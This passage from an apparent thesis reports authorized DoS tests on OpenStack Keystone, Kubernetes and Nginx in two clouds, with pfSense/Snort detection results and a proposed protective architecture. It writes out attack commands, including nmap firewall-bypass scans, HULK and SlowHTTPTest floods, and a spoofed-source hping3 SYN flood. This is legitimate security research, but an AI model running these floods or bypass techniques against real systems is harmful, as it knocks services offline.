


Figure 6.16: TCP Connection

6.1.4 pfSense Firewall Test on Local Cloud

- These firewall tests are meant for two things: First, testing virtual firewalls capabilities, and second, checking the ability of used attack tools to hide from firewalls and IDSs. All previous tests were performed without a middleware protection system as per normal cloud design.
- The first test was performed with the "SlowLoris and RUDY" method using "SlowHTTPTest" tool, which targets one of the components as shown in Figure 6.17. pfSense firewall was updated to the latest packages, and then I did the test for pfSense only without an IDS installed. this test failed as expected because there is no IDS configured, and the results shown in Figure 6.18.




Figure 6.17: Attacking the components with pfSense firewall as the middleware




Figure 6.18: Results with pfSense firewall

6.1.5 pfSense Firewall with Snort IDS

- For this test, I have configured pfSense to have a Snort intrusion detection system running and updated with the default configuration, and the same test has been repeated. The results are a bit surprising, because Snort did not catch any of the tools and the attack was successful by making the target server out of service, see Figure 6.19.




Figure 6.19: The attack was successful with default Snort IDS configuration

- These test tools are made to be smart and hard to detect, so I was searching to see a smart add-on to pfSense so it may catch these types of traffic, and I found an extra service by Snort that needs subscription to activate it, which is called Emerging Threats (ET). I activated it and started the same tests again. I started with the SlowHTTPTest tool and it was surprising that Snort + ET caught it within seconds and blocked the traffic coming from the source IP address, see the figure below.

The figure consists of two screenshots of the pfSense web interface, specifically the Snort configuration and monitoring pages.

Top Screenshot: Services / Snort / Alerts

- Alert Log View Settings:**
 - Interface to Inspect: WAN (em0)
 - Auto-refresh view: ☒
 - Alert lines to display: 2500
 - Buttons: Download, Clear, Save
- Alert Log View Filter:** (Empty filter box)
- Last 2500 Alert Log Entries:**

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2020-04-28 01:38:46	2	TCP	Access to a Potentially Vulnerable Web Application	192.168.109.128	43888	192.168.109.129	5000	1:2014103	ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool

Bottom Screenshot: Services / Snort / Blocked Hosts

- Blocked Hosts and Log View Settings:**
 - Blocked Hosts: Download, Clear
 - Refresh and Log View: Save, Refresh (Default is ON)
 - Number of blocked entries to view: 500 (Default is 500)
- Last 500 Hosts Blocked by Snort:**

#	IP	Alert Descriptions and Event Times	Remove
1	192.168.109.128	ET WEB_SERVER Unusually Fast HTTP Requests With Referer Url Matching DoS Tool - 2020-04-28 01:38:46	Remove

1 host IP address is currently being blocked Snort.

Figure 6.20: Snort with ET can blocked the attack traffic

However, I used the same test and the target was Openstack keystone, but this time I used HULK tool. I started the test with Snort and ET active but they did not show any sign of attack. after two minutes, Keystone was completely down. Figure 6.21 shows that the dashboard could not authenticate with keystone. In my opinion, HULK is the smartest open-source tool because during my experiments it showed its ability to change every request with a unique header and ID and hide from protection middlewares.


The image shows the OpenStack login interface. At the top is the OpenStack logo, which consists of a red square with a white 'O' inside, followed by the word 'openstack' in a black, lowercase, sans-serif font. Below the logo is the text 'Log in'. A red error message box is displayed, containing the text 'An error occurred authenticating. Please try again later.' Below this, there are two input fields: 'User Name' with the value 'admin' and 'Password' which is empty. A blue 'Sign In' button is located at the bottom right of the form.

Figure 6.21: The attack was successful with default Snort IDS configuration

6.2 Remote Cloud

In order to test the remote cloud, the approach is the same as in the local cloud. First, I started with discovering the targets (OpenStack Keystone, Kubernetes, and Nginx) IP addresses and port numbers, then attacking them with the chosen tools.

The cloud management team sent me this information before before performing the tests:

- IDS/IPS is enabled.
- Antivirus/malware is enabled.
- DoS/DDoS protection is not enabled, means any-to-any policy between all inside keysight networks.
- We have tightened the security for all networks in our cloud by only allowing specific applications and ports between VMs/networks. We do not allow communications between networks if not asked for and approved.

6.2.1 Discovering the Targets

For discovering the first target (Keystone), I have used the same tool "nmap" for scanning the networks. The default port of Keystone is 5000, so I started to scan the entire cloud starting

from 10.0.0.1/8, which took so long until I ended up reaching 10.0.2.4 that has a 443 port only open. I did not find any other port during the usual scan, which made me think that something was blocking my scanning. I tried to specify searching the IP 10.0.2.4 and looked more thoroughly deep to look for other open ports, but that also did not help discovering other ports. I used a firewall bypass command that could detect if other ports were buried behind a firewall, and I specified port 5000 which gave me more results. Keystone was found, as shown below

```
kali@kali:~$ sudo nmap --mtu 16 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 19:15 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00088s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 17.90 seconds
kali@kali:~$ nmap -sS -T5 10.0.2.4 --script firewall-bypass
You requested a scan type which requires root privileges.
QUITTING!
kali@kali:~$ sudo nmap -sS -T5 10.0.2.4 --script firewall-bypass
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 19:17 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00076s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
kali@kali:~$ sudo nmap -p 5000 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 19:20 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00076s latency).

PORT      STATE SERVICE
5000/tcp   filtered upnp

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

Figure 6.22: nmap discovery results

The results were not precise as the name of the server is not shown, but I knew that port 5000 is for the Keystone, which matches the IP in the "API Access" page in the dashboard.

6.2.2 Testing

After discovering the IP and port number, I started to attack the Keystone using HULK testing tool as shown in Figure 6.24




Figure 6.23: Keystone attack route

```
kali@kali:~/Desktop$ sudo python hulk.py https://10.0.2.4:5000
-- HULK Attack Started --
^Z
[2]+  Stopped                  sudo python hulk.py https://10.0.2.4:5000
kali@kali:~/Desktop$
```

Figure 6.24: Failed Keystone attack

Once I launched the attack, the connection stopped because the firewall has blocked the connection using port 5000. I started to check if it can be accessed by using this command

```
1 wget https://10.0.2.4:5000
```

but I could not reach it as well. The connection appeared to be allowed from Keysight zone or network only through port 443, and the rest were blocked by a firewall proxy as I assumed.

Because port 443 was the only open port, I tried to attack it just to see how the proxy and the firewall will behave. I used a tool called "SlowHTTPTest" which was difficult to identify by firewalls/IDS when I tested the local cloud, I pointed the tool to port 443 and started attacking, but the connection was amazingly blocked in seconds, see Figure 6.25

```

Mon May 25 22:12:14 2020:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type:                SLOW HEADERS
number of connections:    5346
URL:                      https://10.0.2.4
verb:                     GET
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 10 seconds
connections per seconds:  200
probe connection timeout:  2 seconds
test duration:            240 seconds
using proxy:              no proxy

Mon May 25 22:12:14 2020:
slow HTTP test status on 10th second:

initializing:             0
pending:                  1534
connected:                0
error:                    0
closed:                   0
service available:        NO
Mon May 25 22:12:15 2020:
Test ended on 11th second
Exit status: Cannot establish connection
CSV report saved to ./output_file.csv
HTML report saved to ./output_file.html
kali@kali:~/Desktop$

```

Figure 6.25: Low and Slow test blocked




Figure 6.26: Connection blocked

I was planning to discover and attack other components (Kubernetes and Nginx) but the security team blocked all ports, and I have tried all my other tools and knowledge to figure out a way to sneak out, but all my attempts were unsuccessful.

My last attempt was spoofing the source IP address, as I think the security team blocked all ports for keysight's networks only. If I use one of keysight's IPs 10.0.112.x then the fire-wall will block all requests except for port 443, so that posed the question as to what if I

sneak out using other IPs not assigned to Keysight?

I used a tool called "Hping3" that could spoof the source IP and make DoS attacks as well. I used the command below

```
kalishkali:~/Desktop$ sudo hping3 -a 10.0.5.200 10.0.2.4 -S -q -p 5000 --flood
HPING 10.0.2.4 (eth0 10.0.2.4): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 6.27: Spoofing the source IP with remote PC's IP address

which I sourced the IP address of my PC that I am using with a VPN for accessing the cloud, and its IP is 10.0.5.200. I used this IP as a source IP address to check if I could receive a response from Keystone or not. If I receive a reply from the target (Keystone), then sneaking out by manipulating the firewall will be a success. Check Figure 6.28 for a clearer picture. I used Wireshark on the PC to capture the ACK reply from Keystone if I assumed that it would pass the firewall in the first place. If I don't receive any reply, then the firewall has blocked the attempt too.




Figure 6.28: Spoofing route from VM to Keystone then to PC

Once I ran this command, I checked Wireshark in the PC to look for a reply from 10.0.2.4, and surprisingly I received a punch of responses to the sent spoofed SYN requests, as shown below.

20502	405.395102	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2689517 Win=262400 Len=0
20503	405.411781	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20504	405.423772	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20505	405.423819	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2692237 Win=262400 Len=0
20506	405.438115	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20507	405.464830	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20508	405.464870	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2694957 Win=262400 Len=0
20509	405.495377	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20510	405.521118	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20511	405.521163	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2697677 Win=262400 Len=0
20512	405.543777	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20513	405.550632	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20514	405.550660	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2700397 Win=262400 Len=0
20515	405.550693	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20516	405.572605	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20517	405.572652	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2703117 Win=262400 Len=0
20518	405.584709	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20519	405.603684	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20520	405.603715	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2705837 Win=262400 Len=0
20521	405.623487	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20522	405.635244	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20523	405.635270	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2708557 Win=262400 Len=0
20524	405.640997	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20525	405.650405	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20526	405.650470	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2711277 Win=262400 Len=0
20527	405.650524	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20528	405.666669	10.0.2.4	10.0.5.200	TCP	1414 443 → 65131 [ACK] Seq=2712637 Ack=70779 Win=184320 Len=1360
20529	405.666696	10.0.5.200	10.0.2.4	TCP	54 65131 → 443 [ACK] Seq=70779 Ack=2713997 Win=262400 Len=0
20530	405.685724	10.0.2.4	10.0.5.200	TLSv1.2	1414 Ignored Unknown Record
20531	405.710261	10.0.2.4	10.0.5.200	TCP	1414 443 → 65131 [ACK] Seq=2715357 Ack=70779 Win=184320 Len=1360

Figure 6.29: Replies from spoofed IP requests

As you can see that I received many replies with "Ignored Unknown Record," which means the handshake is happening before the TLS negotiation, as the PC received the handshake response while it did not request it in the first place. With this result, I can confirm that an attack can happen to the Keystone or other components using this method to bypass the firewall rules. Still, this type of attack will not make the Keystone or other components down, because this attack uses half connections, that the target will drop eventually, but it will make the target component disturbed.

As mentioned before, I could not test other components because of the extreme firewall rules that have been applied. I did not do DoS tests inside Keysight networks or zone because DoS protection was not enabled.

6.3 Summary of Test Results

Here is the summary of the tests and tools that I used in the local and remote clouds, and I created a table to simplify them in a simple way.

With local cloud, I used three tools (SlowHTTPTest for Slowloris and RUDY), (HULK) and (Ixia BreakingPoint). I also used a middleware that is pfSense vFirewall with an add-on Snort intrusion detection system. Snort also has an add-on feature called Emerging Threats for extra detection performance. I was trying to see how powerful the tools were and what can be added to catch their traffic. The below table shows each tool and its target with results.

Name of tool	Attack type	Attack target	Firewall	Snort IDS	Snort with add-on Emerging Threats	Results
SlowHTTPTest	DDoS Slow HTTP GET and POST Header and Body	Keystone or Kubernetes	Yes	NO	NO	Successful
			Yes	Yes	NO	Successful
			Yes	Yes	Yes	Blocked
HULK	DDoS unlimited of HTTP requests	Keystone or Kubernetes	Yes	Yes	Yes	Successful Attack
SlowHTTPTest + HULK	Mixture of DDoS L7 HTTP attack	Nginx	No	No	Five sessions simultaneously targeting Nginx API gateway with no success	
BreakingPoint	HTTP DDoS attack	Nginx	No	No	With two-arms attacking Nginx, BreakingPoint was able to make it out of service.	

Table 6.1: Summary of tests results in the local cloud

With the remote cloud, Because of extreme security configuration, the results are much different than the tests performed on the local cloud. With all ports blocked plus a well-known firewall/IDS, I was not expecting any security weaknesses. with that, nothing is 100% secure, as I was able to sneak out and access the only found target (keystone).

Name of tool	Attack type	Attack target	Palo Alto Firewall & IDS	Results
SlowHTTPTest	DDoS Slow HTTP	Keystone	Yes	Blocked
HULK	DDoS unlimited of HTTP requests	Keystone	Yes	Blocked
HULK	DDoS L7 HTTP attack	Port 443 Proxy	Yes	Blocked
BreakingPoint	HTTP DDoS attack	Keystone	Yes	Blocked
Hping3	IP Spoofing with DoS	Keystone	Yes	Not Blocked

Table 6.2: Summary of tests results in the remote cloud

Chapter 7

Suggestions

After testing the chosen components on the local and remote clouds it was shown that various entities could be disrupted, which could potentially happen in a production deployment. Some of the components tested in the local cloud were deployed with minimum security hardening in place, while in the remote cloud, components were deployed with maximum security hardening.

By comparing these two clouds with different security configurations, the trade-off is quite obvious. Adding more security often means more issues when deploying components. In a dynamic environment with different users/vendors, providing various inter-working components will most likely cause problems.

With the local cloud, the process of deploying and scaling up and down is much easier and faster, as everything can be done in a less complicated process. In this cloud, each user/tenant can manage its zone security by creating multi "security-groups" or editing the default group rules, adding new rule sets, and giving each instance different security rules. The remote cloud is 5G, which means it should be faster when deploying, changing or scaling any component up or down. As seen, the management team mentioned that when deploying or changing any component, they have to be asked to change the security configurations, which is not an optimal solution for a 5G cloud. The tenant option of managing its zone security is still there but the cloud management team have applied security rules on top of the tenant zone, which makes it more secure but cannot be managed by the tenant.

Automated processes for 5G cloud are essential to support automated CI/CD Continuous Integration and Continuous Deployment, and testing VNFs or infrastructure components. With current configuration, If a tenant wants to make changes, update, test or deploy a new function it would greatly slow down everything and make all seem more manual than automated. On the other hand, with an automated cloud, once the tenant adds or changes something in its zone, all the other security-related configuration will be applied in seconds

without the cloud management team interactions, because they secured the infrastructure zone and made the tenants control its side in terms of security rules.

What can be done to mitigate this issue is to protect the infrastructure components from attacks while making it less man-controlled and more into automated by decreasing the security restrictions, which is a mix between the two cloud security configuration. This suggestion will separate the infrastructure zone from the rest of the cloud by deploying two layers of middleware components: a "firewall with IDS/IPS," and a "reverse proxy & load-balancer" (Nginx) as shown in Figure 7.1.




Figure 7.1: Middleware solution to separate and protect VIM from VMs attacks

Half of the idea came after testing the local cloud, which had been more secure when I applied Nginx as a reverse proxy that isolated the servers from clients, which makes it secure even without a firewall enabled as can be seen in Subsection 6.1.3. Clients would not be able to discover what is beyond the reverse proxy even when I used nmap tool which

just showed me Nginx ports 80 and 443 only, and if an attack is launched against it, the rest of the servers behind it will not be affected. Moreover, In the remote cloud, the rest of the idea came after I tested the infrastructure components with the firewall/IDS enabled using different tools and how a powerful intrusion detection system can detect, catch and differentiate between legitimate and attack traffic. Why half of the idea not all of it came from the remote cloud while it uses a proxy which is similar to my idea? Because the remote cloud uses a proxy not a reverse proxy. With a proxy, clients can discover the servers beyond it, similar to when I discovered a component (Keystone) beyond the proxy as seen in Subsection 6.2.1.

I have tested the reverse proxy and the firewall/IDS separately, and the results were interesting as both of them did their job as it should be. Combining them without doubt is going to be a huge plus point, which increases the infrastructure security and decreases manual security configuration by the cloud management team.

The firewall and IDS should be placed on top, and the reverse proxy should be under it, as the firewall will first inspect and block unwanted traffic, while the reverse proxy forwards the incoming connections to the destination which prevents the attackers from reaching the target directly or even knowing the identity of the components. On top of that the load-balancer will mitigate high-load traffic in case of DoS attacks that sneaked from the firewall and IDS. Implementing and configuring this solution depends on a cloud to a cloud, but it will not need a whole cloud reconfiguration, because these middlewares components are VNFs which can be created and configured, then route the traffic from the tenants networks to the infrastructure components through these middlewares protection as shown in Figure 7.1.

Chapter 8

Conclusion, Summary and Future Work

In this report, I have searched about the cloud core security in which an attack may be launched on the infrastructure component from the inside with the intention to disturb some elements or render the cloud out of service.

I have collaborated with Keysight Technologies in Denmark for help and support from the security team, and I used their labs and tools to conduct this research. I have also used their local and remote cloud for searching and testing and pretended to be an attacker who has access to the inside of the cloud. By searching for the most critical components, I have found some that are critical and exposed to the users by their nature for API authentications. These components are the API server (Keystone) of the virtual infrastructure manager (OpenStack), and the API server of container-management system for automating containers deployment (Kubernetes).

These are critical components of the core, so if one of these components is down, the whole cloud will be affected. To support my findings, I have run some tests in two different clouds to support the idea and check if an attack was possible. I have used various attack tools to test and verify if these attacks could be made from inside the cloud to these critical components. The two clouds yielded different results, where the local cloud has less security configuration, which results in an attack that may happen, and that supported my idea. On the other hand, the remote cloud had extreme security configuration, which made it difficult to attack from the inside; however, that may be possible but not likely due to the applied security rules that blocked most ports and using a well-known firewall and IDS.

I learned in technologies that nothing is 100% secure, even a cloud with firewalls and IDS/IPS will not prevent the cloud from being attacked, because some attacking tools use smart techniques to hide or spoof their attacking traffic from being intercepted by firewalls/IDS, because they would appear to be legitimate requests coming from different users.

The remote cloud with its extreme security configuration has limited my research from finding and testing other components that should be open to all users. Also, because it is under production, not all components were up and running during the testing period.

Future work is strongly needed, to check other components' security of the core as only a limited number of tests have been made simulating inside attacks. Testing 5G core VNFs, in particular, is an interesting things to do to discover if an attack can be launched from a compromised VNF to other VNFs. The list of components that should be tested includes but not limited to:

- OpenStack Networking (Neutron)
- OpenStack Cinder (Storage)
- Network Exposure Function API Server
- Open RAN API Server
- Firewall Direct Attack

Finally, after testing, these tests should be run in an automated fashion. When a new component is deployed or a VNF has been updated, a security test should be performed again in an entirely automated manner. Automated processes are essential to support automated CI/CD and testing of VNFs and infrastructure. With a continuous testing solution, it will help discover the vulnerabilities before attackers do.

Bibliography

- [1] OpenStack . *Build the future of Open Infrastructure*. 2020. URL: <https://www.openstack.org/>.
- [2] W3schools . *Cloud Virtualization*. 2019. URL: <https://www.w3schools.in/cloud-computing/cloud-virtualization/>.
- [3] "5G PPP Architecture Working Group. "View on 5G architecture." White Paper." In: (5G-VINNI_D2.1_Annex_A1, 2018) (July (2016)).
- [4] "5G-VINNI Solution facility sites High Level Design (HLD) - v1". In: (2019). URL: https://www.5g-vinni.eu/wp-content/uploads/2019/02/5g-vinni_d2.1_annex_a1_norway.pdf.
- [5] Ijaz Ahmad et al. "Overview of 5G security challenges and solutions". In: *IEEE Communications Standards Magazine* 2.1 (2018), pp. 36–43.
- [6] Sunny Behal and Krishan Saluja. "Characterization and Comparison of DDoS Attack Tools and Traffic Generators -A Review". In: *International Journal of Network Security* 19 (Apr. 2017), pp. 383–393. DOI: 10.6633/IJNS.201703.19(3).07).
- [7] Min Chen et al. "Data-driven computing and caching in 5G networks: Architecture and delay analysis". In: *IEEE Wireless Communications* 25.1 (2018), pp. 70–75.
